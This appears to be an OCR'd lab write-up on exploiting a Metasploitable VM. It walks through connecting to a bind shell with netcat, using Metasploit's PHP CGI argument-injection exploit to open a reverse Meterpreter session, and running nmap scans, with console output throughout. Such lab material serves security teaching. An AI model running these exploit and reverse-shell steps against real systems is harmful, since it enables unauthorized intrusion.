


Exploiting Metasploit using Blind shell


Step 1: Start Kali Linux, then look up the IP address of the metasploitable machine on the virtual machine. To find the port number and the version of the bind shell, use the command nmap -sV 192.168.56.101; in some circumstances, it might be ingreslock..



Step 2: Enter the command nmap -p 1524 192.168.56.101 to know more vulnerabilities of the port.




Step 3: Use the command nc 192.168.56.101 1524 to enter the bindshell and learn the username. Then, use the whoami command to learn the current working directory and the ls command to learn the list of folders or files.




Exploiting Metasploit using HTTP

Step1: Launch Kali Linux and the Metasploitable Machine, then launch the Linux terminal, log in as root, and locate the IP addresses of both. Open the MSF console after that.



Step 2: Search for http scanner and use auxiliary/scanner/http/http_version.



Step 3: Search for the php 5.4.3 version and use the first option shown. Then set the rhost and then give the command as exploit.

```
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Description
   -  ----                                                 ---------------  ----       -----  -----------
   0  exploit/multi/http/op5_license                       2012-01-05       excellent  Yes    OP5 license.php Remote
 Command Execution
   1  exploit/multi/http/php_cgi_arg_injection             2012-05-03       excellent  Yes    PHP CGI Argument Injec
tion
   2  exploit/windows/http/php_apache_request_headers_bof  2012-05-08       normal     No     PHP apache_request_hea
ders Function Buffer Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_he
aders_bof

msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 172.16.217.129
rhosts => 172.16.217.129
```


```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.16.217.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```


Perform Network scanning using following nmap commands:

a) nmap -p

The first command is used to scan the particular host.


┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.00040s latency).
PORT STATE SERVICE
21/tcp open ftp
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22 192.168.56.101
Starting Nmap 7.93 (https://nmap.org) at 2023-02-18 00:39 EST
Nmap scan report for 192.168.56.101
Host is up (0.0011s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 16.75 seconds
┌──(root㉿kali)-[/home/kali]
└─# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.696 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.682 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.886 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.765 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.707 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=0.992 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=0.890 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=0.679 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=0.829 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=0.698 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.697 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=0.685 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=0.659 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.701 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=0.791 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.746 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=0.677 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=0.770 ms
^C
— 192.168.56.101 ping statistics —
18 packets transmitted, 18 received, 0% packet loss, time 17498ms
rtt min/avg/max/mdev = 0.659/0.752/0.992/0.089 ms
┌──(root㉿kali)-[/home/kali]

b) **nmap -sV**




c) **nmap -sT**

This command is used to scan the TCP port.

d) **nmap -O**

This command is used to scan the operating system for its version




e) **nmap -A**

This is used to scan all the ports and scan the complete system.

